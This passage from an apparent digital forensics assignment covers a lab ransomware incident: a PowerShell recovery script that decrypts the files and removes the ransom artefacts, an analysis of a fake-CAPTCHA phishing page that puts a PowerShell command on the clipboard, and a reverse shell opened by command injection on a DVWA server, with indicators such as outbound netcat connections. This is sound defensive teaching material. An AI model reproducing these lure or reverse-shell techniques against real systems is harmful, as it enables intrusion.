


Figure 136: Wireshark trace after filtering

The key and initialization vector were written to the following file (see Figure 137):

C:\Users\User\encryption_key.txt1




Figure 137: Key file location

ChatGPT was prompted to create a script which reverses the encryption process (see Appendix, Figure 175 - Figure 177). The script was then altered to additionally revert the wallpaper change and remove the created files (ransom note, key file, wallpaper). A prompt for user input was added as well to enable the *PowerShell* process to be captured (see Figure 139). A default wallpaper was chosen, since it was not apparent which wallpaper the user had before the incident, and the script was executed (see Figure 138). The decrypted files have been opened to prove that they have been decrypted (see Appendix, Figure 178). The script can be viewed in the appended files under:

Assignment 3 - Digital Forensics ⟶ Recovery Script ⟶ reverse.ps1

4.3.5 Attack Validation

Clicking on the link in the Phishing E-Mail opened the attacker's website, prompting the user to supposedly authenticate themselves (see Figure 140). The received source code was assessed in the browser's network tab before continuing to interact with the website. This revealed that the button's onClick-handler calls a function, which drops the *PowerShell* command discussed in *Section 4.3.3 – SIEM Analysis* into the user's clipboard and creates a pop-up with instructions to execute it (see Figure 141). This can be categorized as *User Execution: Malicious Copy and Paste (T1204.004)* [88].

The victim must have clicked on the link, then clicked on the fake *Captcha* button, and followed the instructions in the popup. This led to their system fetching the script from the C2 server resulting in the victim's files being encrypted, which can be classified as *Data Encrypted for Impact (T1486)*

[89].




Figure 138: Original target machine state restored with default wallpaper

```powershell
# Set Target Directory
$TargetDir = "$env:UserProfile"
$KeyFile = Join-Path -Path $TargetDir -ChildPath "encryption_key.txt1"

# Read Key and IV
$KeyData = Get-Content -Path $KeyFile
$EncryptionKey = $KeyData[0]
$EncryptionIV = $KeyData[1]

# Function to decrypt file
function Decrypt-File {
    param (
        [string]$FilePath,
        [string]$Key,
        [string]$IV
    )

    $EncryptedBytes = [System.IO.File]::ReadAllBytes($FilePath)

    $AES = [System.Security.Cryptography.Aes]::Create()
    $AES.Key = [System.Convert]::FromBase64String($Key)
    $AES.IV = [System.Convert]::FromBase64String($IV)

    $Decryptor = $AES.CreateDecryptor()
    $PlainBytes = $Decryptor.TransformFinalBlock($EncryptedBytes, 0, $EncryptedBytes.Length)

    $OriginalFilePath = $FilePath -replace '\.encrypted$',''
    [System.IO.File]::WriteAllBytes($OriginalFilePath, $PlainBytes)

    Remove-Item -Path $FilePath -Force
}

# Decrypt all encrypted files
Get-ChildItem -Path $TargetDir -Recurse -File -Filter "*.encrypted" | ForEach-Object {
    Decrypt-File -FilePath $_.FullName -Key $EncryptionKey -IV $EncryptionIV
}

function Set-DesktopBackground {
    param ([string]$ImagePath)
    Add-Type -TypeDefinition @"
    using System;
    using System.Runtime.InteropServices;
    public class Wallpaper {
        [DllImport("user32.dll", CharSet = CharSet.Auto)]
        public static extern int SystemParametersInfo(int uAction, int uParam, string lpvParam,
int fuWinIni);
    }
"@
    [Wallpaper]::SystemParametersInfo(0x0014, 0, $ImagePath, 0x01 -bor 0x02)
}

Set-DesktopBackground -ImagePath "C:\Windows\Web\Wallpaper\Windows\img0.jpg"

Remove-Item -Path "C:\Users\User\Desktop\RansomNote.txt" -Force
Remove-Item -Path "C:\Users\User\wallpaper.png" -Force
Remove-Item -Path "C:\Users\User\encryption_key.txt1" -Force

Read-Host "Waiting to terminate"
```

Figure 139: Script to undo the attack's damages




Figure 140: Attacker's Phishing page




Figure 141: Popup instructing user to execute *PowerShell* command stored in clipboard

4.3.6 Reverse Shell Attack Analysis

To be able to analyze creates a reverse shell attack in the provided SIEM system, a Command Injection was conducted on the provided DVWA server (see Figure 142).




Figure 142: Creating a reverse shell via Command Injection

There are a few indicators that make this occurrence suspicious:

1. **A webserver spawns a bash process**

   This can happen naturally if the webserver needs to execute programs, but could raise red flags if it is not intended (see Figure 144).

2. **The executed commands are suspicious**

   Commands like *whoami* should most likely not be run by a webserver, indicating an attacker has logged on (see Figure 145).

3. **Recorded reverse shell command**

   A webserver should not establish an outbound connection via netcat (see Figure 146).




Figure 143: Complete SIEM results

Relevant results from Figure 143 will be split into more legible cutouts on the following pages.

